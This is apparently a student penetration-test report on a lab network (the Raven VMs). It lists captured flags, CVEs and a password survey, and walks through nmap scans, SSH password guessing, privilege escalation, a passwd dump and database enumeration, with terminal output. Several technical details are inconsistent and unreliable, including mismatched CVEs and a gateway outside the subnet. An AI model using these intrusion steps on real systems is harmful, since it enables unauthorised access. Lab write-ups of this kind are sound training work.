


Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

report by Paul Barrett

Network Topology & Critical Vulnerabilities



Network Topology



Network

Address Range: 192.168.1.1/24

Netmask: 255.255.255.0

Gateway: 10.0.0.1

Machines

IPv4: 192.168.1.1

OS: Microsoft Windows 10

Hostname: ML-RefVm-684427

Azure Host Machine

IPv4: 192.168.1.90

OS: Kali Linux 5.4.0

Hostname: **Kali (Attack Machine)**

IPv4: 192.168.1.100

OS: Ubuntu Linux

Hostname: ELK Stack

IPv4: 192.168.1.110

OS: Linux 3.16.0-6-amd64

Hostname: **TARGET1**

IPv4: 192.168.1.115

OS: Linux 3.16.0-6-amd64

Hostname: **TARGET2**

Red Team Critical Vulnerabilities

As proof of vulnerabilities, each target machine had 4 key pieces of information that was important to the client.

We shall call these ‘flags’.

All 4 flags were found on both machines.

Target 1 Machine:

- flag1 {b9bbcb33e11b80be759c4e844862482d}
- flag2 {fc3fd58dcad9ab23faca6e9a36e581c}
- flag3 {afc01ab56b50591e7dccf93122770cd2}
- flag4 {715dea6c055b9fe3337544932f2941ce}

Target 2 Machine:

- flag1 {a2c1f66d2b8051bd3a5874b5b6e43e21}
- flag2 {6a8ed560f0b5358ecf844108048eb337}
- flag3 {a0f568aa9de277887f37730d71520d9b}
- flag4 {df2bc5e951d91581467bb9a2a8ff4425}



In this Network,
The **#1**
cause that led
to other
successful
cyber attacks...

Vulnerability	Description	Attack Impact
Simplistic Usernames	First name, short names, or similar information can be easily socially engineered	‘michael’, ‘steven’ and ‘vagrant’ are all predictable names that can be discovered by social engineering. In conjunction with a simple/ weak password, file/folder access can be attained.
Weak Passwords CWE-521	Commonly used passwords such as simple words, and the lack of password complexity, such as the inclusion of symbols, numbers and capitals.	System access could be discovered by social engineering. https://thycotic.com/resources/password-strength-checker/ suggests that the passwords used for Michael, Steven and Vagrant could be cracked in only milliseconds by a computer.

Research – Perth | Sydney

In December 2020 & January 2021, I carried out a survey on personal passwords.

In Summary, Australian's do not understand the importance of Password Security.

- **71%** used a family name, pet name, or birthday in their password
- **56%** used the same password for multiple accounts
- **88%** didn't know what data security meant to them

Back to Basics

As you will see in further slides, some vulnerabilities have a very high risk/vulnerability rating.

However, I believe that as leaders, and I speak to the team leaders in our organisations, that if we fix the basics, such as passwords and usernames, Then many of the more complex vulnerabilities are mitigated.

Successful attack results of Target 1 & Target 2 machines

I have identified **12 Critical Vulnerabilities** on the Network. These can be found within **Appendix X1 and Appendix X2**

1. Simplistic Usernames _____ 10/10 Vulnerability
2. Weak Passwords _____ Top 25 Most Dangerous Software Weaknesses
3. Root Accessibility _____ 10/10 Vulnerability
4. Regsvc (**CVE-2020-25213**) _____ CVSS Score **9.8**
5. Port 139 (**CVE-2017-0143**) _____ Nist Score **8.1**
6. Port 445 (**CVE-2020-0796**) _____ Nist Score **10.0**
7. Port 111 (**CVE-2017-8779**) _____ CVSS Score **7.8**
8. Port 80 (**CVE-2019-6579**) _____ CVSS Score **7.5**
9. SSH Access (**CVE-1999-0013**) _____ CVSS Score **7.5**
10. Port 22 (**CVE-2018-6082**) _____ CVSS Score **4.3**
11. Index Access (**CWE-548**) _____ Nist Score **4.3**
12. Brute Force Capabilities

Critical Vulnerabilities

My assessment uncovered the following critical vulnerabilities on the target network:

Vulnerability	Description	Impact
<p>Root accessibility PSB score 10.0</p>	<p>Authorization to execute and command, and access any resource on the vulnerable device.</p>	<p>Vulnerabilities can be leveraged. Extensive potential Impact to any connected network. Harden by disabling remote access! [APDX002]</p>
<p>Regsvc CVE-2020-25213 CVSS score 9.8 Aug/Sept 2020</p>	<p>Using Metasploit, I discovered the regsvc vulnerability, with reference to wordpress/wp-login.php</p>	<p>Attackers can upload and execute PHP code. Using mkfile and put, PHP code can be written into wp-content files. This was a zero-day vulnerability up until December 2020 Fix summary: patch to wordpress v5.6</p>

Exploits Used

Exploitation: Exposed Ports and Services

Using nmap, I was able to scan for open ports and services on the target machines.

The scan revealed the same open ports and services on both **Target1** and **Target2** machines.

```
vagrant@target2:/home
File Actions Edit View Help
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-18 08:20 PST
Nmap scan report for 192.168.1.110
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
root@Kali:~#
```

```
vagrant@target2:/home
File Actions Edit View Help
root@Kali:~# nmap -sV 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-18 08:17 PST
Nmap scan report for 192.168.1.115
Host is up (0.00063s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.41 seconds
root@Kali:~#
```

Exploitation: Discovering Operating Systems and MAC addresses

Using netdiscover, I was able to gain information on network MAC addresses, and the operating systems the machines were running.

Shell No.1

12:05 AM

Shell No.1

- □ ×

File Actions Edit View Help

Currently scanning: Finished! | Screen View: Unique Hosts

12 Captured ARP Req/Rep packets, from 5 hosts. Total size: 504

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	00:15:5d:00:04:0d	5	210	Microsoft Corporation
192.168.1.100	4c:eb:42:d2:d5:d7	1	42	Intel Corporate
192.168.1.105	00:15:5d:00:04:0f	1	42	Microsoft Corporation
192.168.1.110	00:15:5d:00:04:10	4	168	Microsoft Corporation
192.168.1.115	00:15:5d:00:04:11	1	42	Microsoft Corporation

root@Kali:~# netdiscover -r 192.168.1.0/24

Exploitation: Attempting brute force entry with SSH

I was able to gain access to the **Target 1** machine by guessing Michael's password.

Michael did not have root privileges.

I was able to discover data which included **Flag1**, when I viewed the source content of the target website

www.192.168.1.110/service.html

```
michael@target1:~ - □ ×
File Actions Edit View Help
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSD08
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ █
```

Exploitation: Gaining Root access using SSH

Throughout the discovery and evidence gathering process, I found there were 3 users I could attempt to exploit. They were **Michael** (low privilege user), **Steven** (limited root privileges), and **vagrant**, which I found to have full root privileges.

Again using brute force, I was able to access the vagrant account. I elevated to root with the command `sudo -l`

I was able to discover **Flag4** using the command `find -iname "flag*"`

```
root@target2:/# cat ./root/flag4.txt
[REDACTED]
flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@jmccannwj / wjmccann.github.io
root@target2:#
```

```
vagrant@target2:~%
File Actions Edit View Help
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
vagrant:x:1002:1002,,,:/home/vagrant:/bin/bash
$ ssh vagrant@192.168.1.115
Could not create directory '/home/steven/.ssh'.
The authenticity of host '192.168.1.115 (192.168.1.115)' can't be established.
ECDSA key fingerprint is 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/steven/.ssh/known_hosts).
vagrant@192.168.1.115's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Dec 15 19:36:35 2020 from 192.168.1.90
vagrant@target2:~$
```

Exploitation: Exhaustive search of Databases

I was able to explore what databases were available once I had run the command `sudo service mysql start`

I then explored what databases were available, and I explored **mysql** and **wordpress** extensively.

```
michael@michael-VirtualBox:~/Desktop$ sudo service mysql start
[ ok ] Starting MySQL...mysqld.service
michael@michael-VirtualBox:~/Desktop$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.7.24-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql               |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------+
| Tables_in_wordpress |
+---------------------+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts             |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms             |
| wp_usermeta         |
| wp_users             |
+---------------------+
12 rows in set (0.00 sec)

mysql>
```

Exploitation: Exhaustive search of Databases

(continued)

